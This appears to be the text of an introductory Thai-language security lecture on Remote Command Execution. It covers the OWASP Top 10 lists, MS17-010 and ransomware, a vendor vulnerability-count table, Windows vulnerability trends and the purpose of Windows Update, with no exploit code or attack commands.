



Remote Command Execution

RCE

2017

A01:2017-Injection

A02:2017-Broken Authentication

A03:2017-Sensitive Data Exposure

A04:2017-XML External Entities (XXE)

A05:2017-Broken Access Control

A06:2017-Security Misconfiguration

A07:2017-Cross-Site Scripting (XSS)

A08:2017-Insecure Deserialization

A09:2017-Using Components with Known Vulnerabilities

A10:2017-Insufficient Logging & Monitoring

2021

A01:2021-Broken Access Control

A02:2021-Cryptographic Failures

A03:2021-Injection

(New) A04:2021-Insecure Design

A05:2021-Security Misconfiguration

A06:2021-Vulnerable and Outdated Components

A07:2021-Identification and Authentication Failures

(New) A08:2021-Software and Data Integrity Failures

A09:2021-Security Logging and Monitoring Failures*

(New) A10:2021-Server-Side Request Forgery (SSRF)*


* From the Survey

A3 2021
&
A6 2021

Intro

Remote Command Execution

Remote Command Execution คือรูปแบบการโจมตีเทคนิคหนึ่งที่ผู้บุกรุกอาศัยช่องโหว่ใดๆจนทำให้ผู้บุกรุกสามารถประมวลผลคำสั่งจากระยะไกลได้สำเร็จ




MS17-010



Ransomware






MS17-010

- SMBv1
- Allow Port 135-139, 445
- Not Update Microsoft Security Patch

ช่องโหว่ (Vulnerability)

- จุดอ่อนหรือช่องโหว่ในระบบ ช่องโหว่ของระบบอาจเกิดจาก บั๊ก หรือ ข้อบกพร่องจากการออกแบบระบบ



Top 50 Vendors By Total Number Of "Distinct" Vulnerabilities

Go to year: [1999](#) [2000](#) [2001](#) [2002](#) [2003](#) [2004](#) [2005](#) [2006](#) [2007](#) [2008](#) [2009](#) [2010](#) [2011](#) [2012](#) [2013](#) [2014](#) [2015](#) [2016](#) [2017](#) [2018](#) [2019](#) [All Time Leaders](#)

	Vendor Name	Number of Products	Number of Vulnerabilities	#Vulnerabilities/#Products
1	Microsoft	523	6584	13
2	Oracle	632	5892	9
3	Apple	118	4502	38
4	IBM	1045	4501	4
5	Google	77	4225	55
6	Cisco	3203	3911	1
7	Adobe	127	3170	25
8	Debian	94	2942	31
9	Redhat	292	2669	9
10	Linux	17	2270	134

Windows Vulnerabilities

Vulnerability Trends Over Time

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
1999	172	42	26	18						7	7	7			
2000	143	42	21	16			2			8	2	6			
2001	173	67	38	24			3	1		5	4	12			
2002	243	57	67	54		3	15	1		25	7	12			
2003	104	28	47	39	1	1	7	3		10	4	4			
2004	148	36	58	34	1		3	6		21	4	4			1
2005	166	49	68	39	10		8			9	8	7			
2006	267	84	146	82	46		6	1		11	11	8			4
2007	259	65	126	68	41		14	2	1	13	11	15			1
2008	237	43	148	54	49		17	3		17	16	11			13
2009	236	42	140	54	65		4	1		10	10	19			15
2010	317	56	193	65	88		16			11	18	48	1		29
2011	253	44	104	50	51		15		1	8	19	83			4
2012	172	16	93	26	20		14			11	13	33			
2013	345	128	200	124	112		10	2		15	20	77			7
2014	374	253	278	199	235		10			23	24	25			14
2015	568	229	324	174	245		31	2		79	63	91	1		1
2016	491	128	231	182	175		15			49	80	105			
2017	698	57	280	244	190		19			44	190	24	1		
2018	711	33	290	241	174		21			62	145	10	2		
2019	439	23	191	161	79		24	1		17	84		1	1	
Total	6516	1522	3069	1948	1582	4	254	23	2	455	740	601	6	1	89
% Of All		23.4	47.1	29.9	24.3	0.1	3.9	0.4	0.0	7.0	11.4	9.2	0.1	0.0	


What Is Windows Update Used For

- หน้าที่ของ Windows Update คืออัปเดตระบบปฏิบัติการให้เป็นเวอร์ชันปัจจุบันที่สุด ด้วยเหตุผลหลัก 4 ประการ
 - เพิ่มฟีเจอร์ใหม่ๆ ให้ระบบปฏิบัติการ (เช่น อัปเดต Service Pack)
 - อุดช่องโหว่ความปลอดภัย
 - แก้บั๊กของระบบปฏิบัติการ (ที่ไม่เกี่ยวกับความปลอดภัย)
 - อัปเดตไดรเวอร์ฮาร์ดแวร์ให้เป็นเวอร์ชันใหม่


Buffer Overflow VS DoS

Denial of Service (DoS)


Distributed Denial of Service (DDoS)



